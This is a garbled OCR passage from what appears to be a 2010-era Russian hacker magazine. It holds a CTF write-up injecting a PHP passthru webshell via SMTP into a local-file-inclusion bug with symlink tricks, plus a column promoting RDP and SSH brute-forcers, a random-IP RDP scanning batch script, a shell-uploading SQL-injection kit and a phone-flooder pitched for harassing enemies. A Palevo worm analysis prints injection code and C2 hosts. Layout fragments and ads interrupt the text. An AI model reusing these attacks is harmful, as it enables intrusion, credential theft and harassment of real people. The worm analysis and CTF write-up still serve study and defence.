<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>The Conscience of a Hacker by The Mentor</title>
<!--The truth is in spaces. Find it!-->
<style type="text/css">
body {
color: #d3d7cf;
margin:30;
background-color: #1e2426;
}
h1 {
text-align:center;
color: white;
}

quote {
text-align:right;
color: #d3d7cf;
font-style:italic;
}
}

```

HTML-код с подсказкой

Задание №6: Хостинг

Проводя исследование игровой сети, можно наткнуться на сервер, который светил страницей по умолчанию веб-сервера Apache на 80-м порту, а также использовался в качестве SMTP- и DNS-сервера. Чтобы понять, какие сайты обслуживает веб-сервер, требовалось осуществить перенос DNS-зоны. Но какой зоны? Ответ на этот вопрос мог быть получен из обратной DNS-зоны, которая также обслуживалась на этом сервере. Узнаем про DNS-суффикс, используемый веб-сервером: `dig @172.16.0.10 PTR 10.0.16.172.in-addr.arpa`

Осуществляем перенос DNS-зоны: `dig @172.16.0.10 cc10.site axfr`

Далее требовалось настроиться на использование этого DNS-сервера (или прописать соответствующие имена в файл `hosts`). После беглого осмотра доступных сайтов можно было обнаружить уязвимость типа Local File Including на сайте Василия Пупкина. Для ее эксплуатации и дальнейшего развития атаки единственным способом являлось использование SMTP-демона в качестве транспорта для проброса полезной нагрузки (см. xakep.ru/post/49508/default.asp). Например, следующим образом:

```

telnet 172.16.0.10 25
ehlo cc10.site
mail from:any@cc10.site
rcpt to:vasya
data
<?php passthru($_GET['cmd']);?>
.
ENTER

```

Проделав ряд шаманских манипуляций с SMTP-демоном, стало возможным получить доступ к выполнению команд операционной системы:

```

http://vasya.cc10.site/index.php?file=/var/mail/vasya%00&cmd=ls -la /

```

Но даже с таким доступом к серверу чтобы получить игровой ключ, нужно очень постараться. Причина этому — модуль SuEXEC, который разграничивал доступ к соседним сайтам. Для обхода указанных ограничений требовалось использовать символические ссылки (см. kernelpanik.org/docs/kernelpanik/suexec.en.pdf). Это было возможным только по причине того, что в конфигурации веб-сервера использовалась директива `AllowOverride All`. Дальнейшая атака сводилась к выполнению следующих запросов:

1. Включение возможности использования символических ссылок путем переопределения настроек на каталог сайта `vasya.cc10.site`: `echo Options +FollowSymLinks > /usr/local/www/data/vasya/.htaccess`
2. Осуществление доступа к каталогу сайта, содержащему игровой «флаг»: `ln -s /usr/local/www/data/root/.htaccess /usr/local/www/data/vasya/test.txt`
3. Осуществление доступа к файлу, содержащему данные для аутентификации на сайте `r00t.cc10.site`: `ln -s /usr/local/www/data/root/.htpasswd_new /usr/local/www/data/vasya/passwd.txt`
4. Расшифровка полученного MD5-хеша (например, с использованием `PasswordsPro` или `John the Ripper`)
5. Доступ к содержимому сайта `r00t.cc10.site` и получение игрового ключа

Задание №7: Позитивный PDF

В одном из заданий хак-квеста предлагалось изучить (позитивный) pdf-файл, который обращался к веб-приложению с использованием встроенных алгоритмов шифрования. По специальным маркерам можно было сделать вывод, что в pdf-файл внедрен еще и flash-объект.

Далее, также по специальному маркеру, необходимо было определить, что swf внутри pdf-файла внедрен с использованием сжатия `zlib`. Таким образом получить «чистый» swf-файл возможно, например, при помощи библиотеки `zlib` языка Python. Следующим этапом являлось восстановление алгоритма формирования запроса к веб-приложению по выдернутому swf-файлу. Для этого можно было воспользоваться утилитой `swfdump` из пакета `swftools`. Особое внимание следовало обратить на функцию `Obfuscate` — она и выполняет функцию генерации запроса к серверу.

Сам ключ, по которому выполняется шифрование, нужно было восстановить из следующего фрагмента кода:

```

00016) + 0:0 getlocal_0
00017) + 1:0 pushint 170
00018) + 2:0 pushint 42
00019) + 3:0 pushint 52
00020) + 4:0 pushint 120
00021) + 5:0 pushint 178
00022) + 6:0 pushint 249
00023) + 7:0 pushint 255
00024) + 8:0 pushint 228
00025) + 9:0 pushint 80
00026) + 10:0 pushint 32

```

Зная ключ и алгоритм шифрования, возможно генерировать произвольные запросы к веб-приложению. Чтобы получить игровой флаг, требовалось сформировать запрос к веб-приложению с использованием простейшей техники эксплуатации уязвимости «Внедрение операторов SQL».

Задание №8: Стеганография

Стеганография — это наука о скрытой передаче информации путем сохранения в тайне самого факта передачи. В отличие от криптографии, которая скрывает содержимое секретного сообщения, стеганография скрывает само его существование. В цифровом мире в качестве контейнера для скрываемой информации обычно используют мультимедиа-объекты (изображения, видео, аудио, текстуры 3D-объектов) и внесение искажений, которые находятся ниже порога чувствительности статистического человека и не приводят к заметным изменениям этих объектов. Но, как несложно догадаться, контейнером может выступить не только мультимедиа-файл. В нашем случае в роли контейнера выступил HTML-код! Дело в

```

C:\Windows\system32\cmd.exe

Line      User      Host(s)      Idle      Location
0 con 0    cc10Cisco   idle      00:00:14
* 2 vty 0      idle      00:00:00 192.168.192.200

Interface  User      Mode      Idle      Peer Address

Подключение к узлу утеряно.
C:\Users\devteev>_

```

Раскрытие идентификатора пользователя

```

C:\Windows\System32\cmd.exe
Microsoft Windows [Версия 6.0.6001]
(C) Корпорация Майкрософт, 2006. Все права защищены.

c:\tftp>thief.py 192.168.192.12
INFO: __main__:Dumped router-config
INFO: __main__:Total time: 0:00:09.154000

c:\tftp>_

```

Подбор файлов на TFTP-сервисе

том, что веб-браузер при отображении страницы игнорирует идущие подряд пробельные символы, если они не заданы как HTML-мнемоники. Таким образом два и более пробела показываются как один. То же самое относится к символам табуляции и переноса строк.

Это был краткий экскурс в теорию. А само задание представляло собой HTML-страницу с Манифестом хакера (стыд и позор тебе, %username%, если ты не читал это послание Ментора), которое можно было отыскать на просторах игровой сети. Предполагая всю трудность раскрытия специфики задания, в HTML-коде была заботливо оставлена подсказка, указывающая на то, что пробелы в коде могут выполнять не только роль разделения слов в предложениях. Внимательный участник мог обнаружить, что слова в тексте разделены не везде одинаково. Если говорить более конкретно, то один пробел представлял собой не что иное, как «0», а двойной пробел, соответственно, «1». Иными словами, речь идет про один бит информации. Восемь бит есть один байт и одновременно код символа в ASCII-таблице. Ограничителем сообщения выступала последовательность «пробел + символ табуляции». Задание было осложнено именно пониманием того, что текст - не просто очередная попытка пропаганды хакинга, а эта обычная статичная HTML-страница и есть задание, из которого и надо добыть заветный ключ.

Задание №9: Cisco

Помимо ханипотов, эмулирующих сетевые устройства и различные операционные системы, в игровой сети можно было отыскать самый что ни на есть «живой» роутер на базе Cisco IOS. Сканирование TCP-портов должно было показать, что доступен сервис FINGER. Обратившись к этому сервису, можно было получить имя зарегистрированного пользователя на устройстве. Далее достаточно было проверить на порту TELNET имя этого пользователя с паролем «cisco» (стандартный пароль для оборудования Cisco). Следующий шаг заключался в поднятии привилегий на устройстве. Само собой, речь не шла о пятнадцатом уровне доступа :). Но на третий уровень доступа с паролем «cisco» можно было подняться. Уже на этом

этапе у пользователя хватало привилегий, чтобы просмотреть запущенную конфигурацию. Используя команду «Router#show running-config view full» можно было получить конфигурацию устройства, а вместе с ней и игровой флаг.

Задание №10: TFTP

Одно из самых простых заданий, которое можно было отыскать в игровой сети — это задание, связанное с TFTP-сервисом. Однако, как оказалось, без каких-либо подсказок и оно стало довольно сложным для большинства участников. Для решения задания требовалось обнаружить доступный TFTP-сервис (69/udr), а затем подобрать имя файла, которое на нем хранилось. Как раз подбор и вызвал наибольшие сложности у участников соревнования. Имя файла, которое необходимо было подобрать — это «router-config», стандартное имя файла по умолчанию при копировании конфигурации с консоли оборудования на базе Cisco IOS. Примечательно, что в словарях систем поиска уязвимостей и даже специализированных инструментах (таких, как tftptheft) отсутствует заветное имя «router-config».

Если же файл был все-таки получен, то проблем с выдергиванием из него игрового ключа не возникало. Ключ хранился в формате паролей «secret 7» и мог быть восстановлен различными инструментами (например, с использованием Cain&Abel).


Заключение

К сожалению, формат журнала не позволяет рассказать про все задания (их было более двадцати), предложенные на HQ2010. Поэтому расширенная версия данной публикации доступна в электронном виде по адресу xakepru.habrahabr.ru/. Спасибо всем, кто принимал участие в соревновании HQ2010! Спасибо разработчикам HQ2010, сделавшим его таким насыщенным и интересным. Отдельное спасибо Тимуре Юнусову, Сергею Павлову, Александру Матросову, Владимиру Воронцову aka D0znr, Валере Марчуку. Также хочется поблагодарить всех организаторов и спонсоров (в частности, ESET и SecurityLab), которые предоставили возможность провести подобное мероприятие. До скорых встреч на будущих хак-квестах! ☠



X-TOOLS

Программа: Fast RDP Brute
OC: Windows 2000/XP/2003
Server/Vista/2008 Server/7
Автор: ROleg



Правильный брутфорс дедиков

Наконец-то это случилось! Спешу представить твоему вниманию замечательный, функциональный, а главное — быстрый RDP брутфорс Fast RDP Brute! По сути данная программа представляет собой аналог приватного Qtss-брута, который основан на протоколе RDP версии 5.

Особенности брута:

- использует протокол RDP 5;
- неограниченное количество потоков (рекомендовано от 30 до 120);
- скорость брута на уровне приватных аналогов (до 120 паролей в секунду);
- простой интерфейс;
- встроенная проверка обновлений.


Для начала работы с данным брутфорсом тебе будет необходимо насканить определенные диапазоны IP-адресов. Для этого:

1. Устанавливаем всем известный сканер nmap (официальная страница сканера: insecure.org).
2. Копируем в X:\Program Files\Nmap\scripts скрипт rdp.nse (его можно найти на нашем диске).
3. Создаем следующий .bat файл:

```
@echo off
for /l %%x in (1,1,100) do (
start "rdp" /HIGH nmap -n -Pn -p
T:3389 -T5 --script rdp.nse -iR 0
)
exit
```

4. Запускаем, ждем пару часов и, наконец, брутим :) Другие особенности проги ты сможешь узнать на ее официальной страничке: frdpb.hut2.ru.

Программа: Медвежья хватка
(MedWebGrasp, MWG)
OC: Windows 2000/XP/2003
Server/Vista/2008 Server/7
Автор: iHornet



SQL инъекции под колпаком!

На очереди очередной хакерский комбайн для исследования уязвимостей типа SQL-injection под патриотическим названием «Медвежья хватка» (выкладывание таких all inclusive программ уже вошло в добрую традицию нашей рубрики). Основные возможности и модули «Медвежьей хватки»:

- сбор и хранение информации об уязвимом сайте и учетных записях пользователей (модуль «Знарок»);
- сбор и хранение информации из БД и файлов конфигурации уязвимого сайта (модуль «Архивариус»);
- выполнение обычных и слепых инъектов (модуль «Хирург»);
- онлайн-поиск значений хэшей (модуль «Детектив»);
- сканер особенностей сайта, имеющих таблицы и открытых портов (модуль «Разведчик»);
- сканер структуры сайта, поиск папок и файлов (модуль «Следопыт»);
- инструмент для чтения файлов и директорий (модуль «Читатель»);
- инструмент для закачки скриптов на сервер (модуль «Лекарь»);
- аудит работоспособности уязвимостей и шеллов (модуль «Ревизор»);
- гибко настраиваемые профили запросов и построителей (модуль «Настройщик»);
- конвертер кодировок (модуль «Толмач»);
- экспорт содержимого баз в текстовый файл (модуль «Коробейник»).

Ты удивишься, но все это великолепие является всего лишь приложением к БД MS Access 2003! Таким образом, ты смо-

жешь исследовать SQL-инъекции, почти не прикасаясь к клавиатуре, только с помощью предварительно настроенных профилей. У этой утилиты также есть и некоторые ограничения, которые, впрочем, не являются сколько-нибудь существенными:

- отсутствует поиск уязвимых сайтов;
- работа только с БД MySQL;
- нет возможности работать через прокси.

На практике ты сможешь использовать «Медвежью хватку», например, так:

1. Ты нашел SQL инъекцию следующего вида:

```
http://mysite.com/show.php?id=3+union+select+1,2,user(),4,5--
```

2. Копируй данную инъекцию в буфер обмена и переходи в «Медвежью хватку».
3. Нажимай на кнопку новой записи и обязательно проверь, чтобы курсор стоял в верхнем поле.
4. Жми на кнопку «умной» вставки (при этом адрес из буфера разбивается на два поля).
5. Вызывай модуль «Хирург» с помощью кнопки «SQL» или «BSQL» (в зависимости от формата строки запроса), по умолчанию форма открывается с профилем «Данные о базе».
6. Нажимай на кнопку выполнения запроса.
7. Если все прошло правильно, то в поле «Найдено» ты увидишь строку результата.
8. Далее нажимай на кнопку «Свойства БД» (полученные данные сохранятся в базе программы) и выбирай профиль «Непустые таблицы», чтобы снова выполнить запрос.
9. Сохрани результат с помощью кнопки «Таблицы» (если надпись «Далее» стала красного цвета, это значит, что необходимы дополнительные запросы для извлечения всех данных, в этом случае жми на кнопку «****[01]» и жди окончания серии запросов).
10. Далее выполняй профиль «Непустые таблицы с *pass* *pwd* *psw*», который отобразит все таблицы, имеющие поля паролей.
11. Теперь, когда известны имена таблиц, содержащие пароли, можно вызвать и выполнить профиль «* столбцы для таблицы» (результатом запроса по этому профилю будет список столбцов для выбранной таблицы).
12. Теперь запрашивай данные учетных записей с помощью вызова профиля «* таб-

лица» или «* схема.таблица» и выбора в них соответствующих имен.

13. Сохраняй результат в подтаблицу пользователей кнопками «Имя и хэш» или «Имя и пароль».

14. Теперь, имея на руках полную базу таблиц, столбцов, пользователей и так далее нашего тестового уязвимого сайта, ты сможешь залить шелл с помощью модуля «Лекарь» или сам определиться с дальнейшими действиями с помощью своей фантазии.

Особенно хочется отметить уже упомянутый выше модуль «Лекарь», который предназначен для загрузки шеллов на сайт через уязвимость прав доступа к файловой системе (load_file) при отключенном режиме magic_quotes.

Для работы с данным модулем тебе необходимо лишь задать путь и имя файла в верхних двух полях.

Переключатель слева внизу выбирает один из вариантов закачки:

- тестовый — проверка возможности закачки тестового файла в папку /tmp/;
- информационный — закачка функции `phpinfo()` по указанному пути;
- командный шелл — закачка функции выполнения *nix-команд;
- инклюдинг — закачка шелла для инклюд-а внешнего скрипта;
- аплоадер — закачка скрипта для аплоада.

Поля справа от переключателя позволяют модифицировать закачиваемый скрипт. В случае успешной закачки (проверяется повторным скачиванием и сравнением) выдается соответствующее сообщение.

Остальные мануалы по работе других модулей ты сможешь прочитать в подробном ReadMe из архива с прогой.

Автор комбайна будет очень рад услышать твои предложения, замечания и пожелания на сайтах mwg.far.ru и mwgrasp.oni.cc (кстати, там же ты сможешь найти исходники «Медвежьей хватки» и подробные обучающие видео).

Программа: SSH Bruteforce
OC: Windows 2000/XP/2003
Server/Vista/2008 Server/7
Автор: Kaimi



Бруттим SSH

А теперь настало время представить тебе долгожданную прогу для брутфорса SSH — SSH Bruteforce от Kaimi!

Особенности брутфорса:

- многопоточность;
- три режима перебора (по списку логинов, по списку паролей, по списку «логин;пароль»);
- перебор IP по диапазону или по списку из файла;
- возможность установки тайм-аута соединения при проверке порта;
- подобранные логины и пароли сохраняются в файл `brute_good.txt`;
- распараллеливание идет по IP-адресам (если в диапазоне один IP и в настройках стоит сто потоков, то фактически перебор идет в один поток).

За исходниками и поддержкой заходи на официальную страничку утилиты: kaimi.ru/2010/12/ssh-bruteforce.

Программа: PHP Obfuscator 1.5
OC: *nix/win
Автор: dx



Каша в PHP коде

Последним в нашем сегодняшнем обзоре предстает один из лучших PHP-обфускаторов — PHP Obfuscator от dx. Возможности обфускатора:

- замена имен переменных;
- замена имен функций;
- шифрование статических строк;
- шифрование имен стандартных функций PHP;
- обфускация INTEGER'ов;
- сжатие скрипта;
- архивация скрипта;
- добавление треш-комментариев;
- обфускация констант PHP;
- возможность добавления мусорных инструкций и переменных с заданной вероятностью.

Если учесть тот факт, что каждый раз скрипт создает совершенно разный

обфусцированный код, твоим конкурентам еще долго придется разгадывать скрипты в случае возникновения такой необходимости :).

Также стоит отметить и некоторые ограничения: обфускатор не поддерживает конструкции `eval()` и `$$var_name`, а также могут возникнуть проблемы со скриптами в кодировке UTF-8.

За обновлениями и авторской помощью не забывай своевременно заходить на страничку kaimi.ru/2010/10/php-obfuscator-1-5.

Программа: Rings Skyper
OC: Windows 2000/XP/2003
Server/Vista/2008 Server/7
Автор: Sin3v



Телефонный флудер

Следующей в нашем обзоре идет неплохая программа для флуда мобильных и стационарных телефонов — Rings Skyper от команды sin3v.org.

Принцип работы данной проги достаточно прост:

1. Набираем номер;
2. Ждем начала гудков;
3. Разрываем соединение;
4. Набираем заданный номер заново.

Функционал и особенности флудера:

- указание одного номера для флуда;
- указание списка номеров для флуда (загружается из текстового файла);
- указание интервала между разрывом соединения и звонком (в секундах);
- указание количества звонков;
- возможность начать флуд с начала списка после прохода по всем его номерам;
- таймер работы флудера;
- работает через сервис Skype, не снимая деньги;
- флуд домашних, мобильных и интернет-телефонов;
- ведение подробных логов;
- интервал между звонками не превышает 3-5 секунд.

Как видишь, данная утилита вполне сможет заставить твоего недруга сменить номер телефона :).

И



БЕЗ PALEVO!

Потроха испанского червя с русским названием

В этой статье речь пойдет о черве Palevo — именно он ответственен за создание известного ботнета Magirosa. Напомню, что одного из хозяев этого ботнета удалось поймать испанской полиции в начале 2010 года. Сам червь обладает весьма обыденным функционалом: распространение с помощью autorun.inf через съемные носители, установка в автозагрузку, загрузка файлов, показ рекламы и прочее.


Итак, я взял один из последних и самых свежих вариантов Palevo и приступил к его последовательному разбору. Для начала — общие характеристики.

Файл представляет собой PE-шник размером в 166 Кб, в котором присутствуют ресурсы. В ресурсах содержатся иконки, которые очень похожи на иконки папок, отображаемых Explorer'ом. Безусловно, это сделано для того, чтобы сбить с толку неопытного пользователя, который не сможет отличить настоящую папку от исполняемого файла. Также в ресурсах содержатся два String Table, в которых находятся фэйковые строки. Все эти ухищрения используются создателями малвари для того, чтобы файл стал выглядеть более «обычно». Ресурсы я дергал с помощью Resource Hacker'a. Названия четырех секций стандартны: .text, .rdata, .data и .rsrc, а вот название пятой, по-видимому, было сгенерировано случайным образом — Gjgrucll. Причем в заголовке она идет второй, а не последней. Так что же интересного мне удалось найти при помощи визуального просмотра в Hiew? Почти весь файл зашифрован, однако у меня

получилось идентифицировать зашифрованный PE-заголовок «вшитого» файла. Он обведен на скриншоте красным овалом. Помимо этого, несколько экранов занимают случайным образом сгенерированные предложения. В этих предложениях есть и точки, и запятые, и случайные слова. Каждое из слов начинается с большой буквы. В ходе дальнейшего исследования выяснилось, что все эти строки бесполезны и добавлены в файл лишь для создания энтропии. Более ничего интересного в ходе осмотра файла в Hiew я не обнаружил. Таким образом, после предварительного анализа удалось выяснить, что файл сильно косит под нормальный и, по сути, является дроппером, так как содержит зашифрованный PE-заголовок.

Отлаживаем!

Следующий этап — непосредственный разбор под отладчиком. В качестве последнего я использовал IDA, применяя по необходимости декомпилятор Hex-Rays. Сразу же после начала анализа я, не слишком удивившись, обнаружил несколько бессмысленных



Фрагмент червя Palevo

вызовов API-функций. Например, GetCommandLineW возвращает результат в EAX. А в коде, который представлен на иллюстрации вслед за абзацем, видно, что после вызова API-шки регистр EAX заполняется произвольным значением. А затем идет реализация одного из методов антимуляции.

Вот как это работает. Вызывается функция OpenProcess, которая, как и любая другая функция, использует стек для хранения своих локальных переменных. После ее исполнения происходит обращение к использованному стеку, расположенному выше текущего ESP, при помощи инструкции MOV ecx, [esp+1Ch]. В системе Windows XP по адресу (ESP — 0x1C), в данном контексте, располагается дворд 0xFFFFFFFF. Далее этот дворд используется в арифметической операции для вычисления адреса дальнейшего перехода при помощи RETN.

Такие техники я обнаружил сразу в нескольких местах во время разбора этого экземпляра Palevo. Первым фрагментом кода, несущим полезную нагрузку в файле, оказался небольшой цикл, который расшифровывал другой участок кода. Цикл невероятно простой:

```
add d , [eax] * 4 [000424C3A], 06B9700BA
inc eax
cmp eax, 00000013D
jl 000401110
```

Вся расшифровка заключена в одном ADD'e. Потом с помощью VirtualAlloc'a выделяется дополнительная память, куда копируется только что расшифрованный участок кода. Туда же передается и последующее управление. Часть дальнейшего функционала до боли знакома. Это получение адреса kernel32.dll в памяти с помощью PEV'a и получение адресов экспортируемых функций по их хэшам. А далее, как и ожидалось, происходит выделение еще одного участка памяти, копирование туда зашифрованного PE-шника, который я увидел в самом начале с помощью Niew, и его расшифровка. Однако здесь применяется уже более сложный алгоритм, нежели просто ADD. В конечном итоге этот код с помощью нехитрой техники запускает расшифрованный файл в адресном пространстве исходного процесса. Что интересно, в коде, отвечающем за все эти операции, я обнаружил строку Morphex PE32 Loader. Вполне возможно, что это какой-то купленный автоматизированный загрузчик зашифрованных PE-модулей. Для удобства я сдампил часть адресного пространства, в котором располагается расшифрованный модуль, и сохранил его на диск как отдельный файл. В дальнейшем я буду называть этот файл дропом, чтобы отличать его от оригинального Palevo. После двадцати минут исследования оказалось, что дроп крайне примитивен. Написан он на MSVC8 без каких-либо ухищрений типа обфускации или антимуляции. Оно и понятно: этот файл должен располагаться только в памяти, а не на диске. Основной его функ-

```
1. u7 = FindWindow("Progman", 0);
   if (u7)
       break;
   Sleep(1000);
}
GetWindowThreadProcessId(u7, &dwProcessId);
u8 = OpenProcess(0x20, 0, dwProcessId);
if (u8)
{
    u9 = VirtualAllocEx(u8, 0, u6 * 200, 0x20000, 0x40);
    if (u9)
    {
        u10 = *((_DWORD *)u9 + 3);
        u12 = (int)(u9 + *((_DWORD *)u9 + 2) - u10);
        u24 = 0;
        u22 = u12;
        u11 = (int)u9[u12];
        ThreadId = 0;
        if ((int)(u9 + u11 + 5) > 0)
        {
            do
            {
                u13 = u11 + *((_DWORD *)u9[u11 + ThreadId + 0]);
                *((_DWORD *)u13) = u9;
                ++ThreadId;
            } while (ThreadId < *((_DWORD *)u9 + 5));
        }
        if (WriteProcessMemory(dwProcess, u9, &u6[*((_DWORD *)u9 + 3)], u6, &ThreadId))
        {
            u14 = (char *)u9 + u5;
            if (WriteProcessMemory(dwProcess, u14, &u11, 0x100, &ThreadId))
            {
                CreateRemoteThread(
                    dwProcess,
                    0,
                    0,
                    (LPTHREAD_START_ROUTINE)((char *)u9 + *((_DWORD *)u9 + 6)),

```

Фрагмент декомпилированного кода дропа

ционал — расшифровать код и проинжектить его в explorer.exe. Hex-rays хватило около полутора экранов, чтобы поместить там весь функционал дропа. Если описывать его действия более подробно, то вначале он расшифровывает шеллкод, затем ищет окно с классом Progman и, в случае успеха, получает ID процесса, которому принадлежит это окно. Далее дроп открывает сам процесс, выделяет в нем память с помощью VirtualAllocEx, записывает туда шелл-код посредством WriteProcessMemory и запускает удаленный поток с помощью CreateRemoteThread. Напомним, что окна с классом Progman принадлежат Windows Explorer. Итак, мы пришли к тому, что весь полезный функционал располагается в шелл-коде, который внедряется в процесс explorer.exe. Что же в действительности он делает? Вначале — совсем общие вещи, а именно: прописывает автозагрузку по ключу HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\TaskBar и копирует оригинальный файл в папку пользователя. Любопытно, что зловердный поток через небольшие интервалы времени проверяет содержимое ключа TaskBar и, если что-то не в порядке, восстанавливает его. Также я нашел распространение через autorun.inf. Интересно, что строка, которая будет выдаваться пользователю при нажатии правой кнопкой мыши по съемному устройству, написана на испанском языке. Вот и весь autorun.inf целиком:

```
shellexecute=vikipiki\\rajlaus.exe
action=Open folder to view files using Windows Explorer
USEAUTOPLAY=1
```

```

debug022:00860124 8B 4D C8      mov     ecx, [ebp-38h]
debug022:00860127 8B 75 CC      mov     esi, [ebp-34h]
debug022:0086012A F3 A4        rep     movsb
debug022:0086012C 8B 4D C8      mov     ecx, [ebp-40h]
debug022:0086012F 8B 75 C4      mov     esi, [ebp-3Ch]
debug022:00860132 F3 A4        rep     movsb
debug022:00860134 8B 45 B4      mov     eax, [ebp-4Ch]
debug022:00860137 8B C8        mov     ecx, eax
debug022:00860139 03 4D C8      add     ecx, [ebp-38h]
debug022:0086013C 03 4D C0      add     ecx, [ebp-40h]
debug022:0086013F 8B 55 BC      mov     edx, [ebp-44h]
debug022:00860142                                     loc_860142:
debug022:00860142 0F B6 18      movzx  ebx, byte ptr [eax]
debug022:00860145 85 DB        test   ebx, ebx
debug022:00860147 74 1F        jz     short loc_860168
debug022:00860149 8B F2        mov     esi, edx
debug022:0086014B 81 C6 00 01 00 00  add     esi, 100h
debug022:00860151                                     loc_860151:
debug022:00860151 3A 1A        cmp    bl, [edx]
debug022:00860153 74 05        jz     short loc_86015A
debug022:00860155 42          inc    edx
debug022:00860156 3B F2        cmp    esi, edx
debug022:00860158 75 F7        jnz   short loc_860151
    
```

Фрагмент кода, отвечающий за расшифровку встроенного исполняемого файла

```

open=vikipiki\\rajlaus.exe
icon=shell32.dll,4
shell\\Install\\command=vikipiki\\rajlaus.exe
shell\\open\\command=vikipiki\\rajlaus.exe
shell\\explore\\command=vikipiki\\rajlaus.exe
Shell\\open\\command=vikipiki\\rajlaus.exe
shellexcute=vikipiki\\rajlaus.exe
    
```

Кроме того, было выявлено, что червь пытается подключиться к одному из нескольких серверов по следующим адресам:

```



*****.ananikolic.su
****.pickeklosarske.ru
****.pornicarke.com
****.losmibracala.org
92.***.*90.237
    
```

После этого он ожидает команд от центра управления. Вот некоторые строки, которые используются в качестве ответов командному центру:

```

DONE!
FAIL!
Drive infected: %c
USBS stopped, %d infected
USBS not running
USBS already running
    
```

Icon Group и String Table'ы, выдернутые из Palevo

	<pre> STRINGTABLE LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US { 48, "Fdaldf" 49, "Gab" 50, "Rknk. Sw" 51, "Itvl" 52, "Jkfc Ox" 53, "Tmohvkiq" 54, "Anfslig" 55, "Uif" 56, "Vayo. Fctqx" } </pre>		<pre> STRINGTABLE LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US { 208, "Mbps Mfh" 209, "Ohgnlr Wm" 210, "Ltknlfbyu" 211, "Tnxt, Sshw" 212, "Xtmw Jsivq" } </pre>
---	--	---	--

```

..text:00401010 68 04 38 41 00      push  offset sz_
..text:00401012 68 04 38 41 00      call  CharNext
..text:00401017                                     loc_401017:
..text:00401017 75 11              jnz   short loc_40101E
..text:00401019 57                push  edi
..text:0040101C 5B                mov  edi, ebx
..text:0040101E 6A 45 F8 E8        mov  [ebp+var_10], 0000
..text:00401020 82 65 C2 54        and  [ebp+var_10], 00h
..text:00401022 95 16 39 41 00      mov  var_41206
..text:0040102E                                     loc_40102E:
..text:0040102E 68 04 38 41 00      call  GetCommandLineW
..text:00401030 75 C7 00 F8        mov  eax, 70002730
..text:00401032 68 18 38 41 00      push  offset sz_Javascript
..text:00401034 71 01 00 00        call  CharNextA
..text:00401036 6A FF              push  0FFFFFFFh
..text:00401038 6A 01              push  1
..text:0040103A 6A 02              push  2
..text:0040103C 68 78 01 00 00      call  OpenProcess
..text:0040103E 8C 78 14          mov  ecx, [ebp-100]
..text:00401042                                     loc_401042:
..text:00401042 68 04 38 41 00      call  GetProcAddress
..text:00401044 68 78 18 40 00      mov  esi, [offset loc_401044+1]
..text:00401046 82 65 C4          sub  ebp, 6
..text:00401048 8B 0C            mov  ebx, ebp
    
```

Кусочек стартового кода

```

USBS started
Advertising: %s
Adware2 stopped, %d URLs displayed
Adware already running
Adware not running
Adware2 running: %d browsers, %d URLs
Error=%d, GLE=%d
Already downloaded id=%d
Downloading %s to %s
Done, %s
    
```

Как можно понять из этих строк, в функционал Palevo входит скачивание других файлов по команде и показ рекламы. Кстати, шелл-код не сразу содержит все данные в открытом виде. Вначале прогоняется большой цикл для их расшифровки, после чего эту память становится возможным спокойно дампить и подробно рассматривать в Niew и/или IDA.

Заключение

Как видишь, этот червь оказался совсем не страшным. Конечно, его разработчики применили кое-какие трюки для усложнения анализа — несколько антиэмуляционных техник, фэйковые вызовы API'шек и инъект в память другого процесса. Но разве они способны нас напугать :)?

Да, кстати, чтобы остаться в системе, малварь прописывается в автозагрузку в реестре и непрерывно мониторит соответствующий ключ из созданного потока в процессе explore.exe. Распространение через autorun.inf — уже прошлый век. Учитывая, что Palevo может скачивать файлы и показывать рекламу по команде, разработчики, скорее всего, используют его для распространения других «заказов». А это могут быть как рекламные программы, так и зловерды, крадущие персональные данные. ☹

KASSIR.RU 730•730•0

ЗАКАЗ БИЛЕТОВ ПО ТЕЛЕФОНУ

CONCERT.RU 644 2222

**НАШЕ
РАДИО**



101.7 fm

5 МАРТА

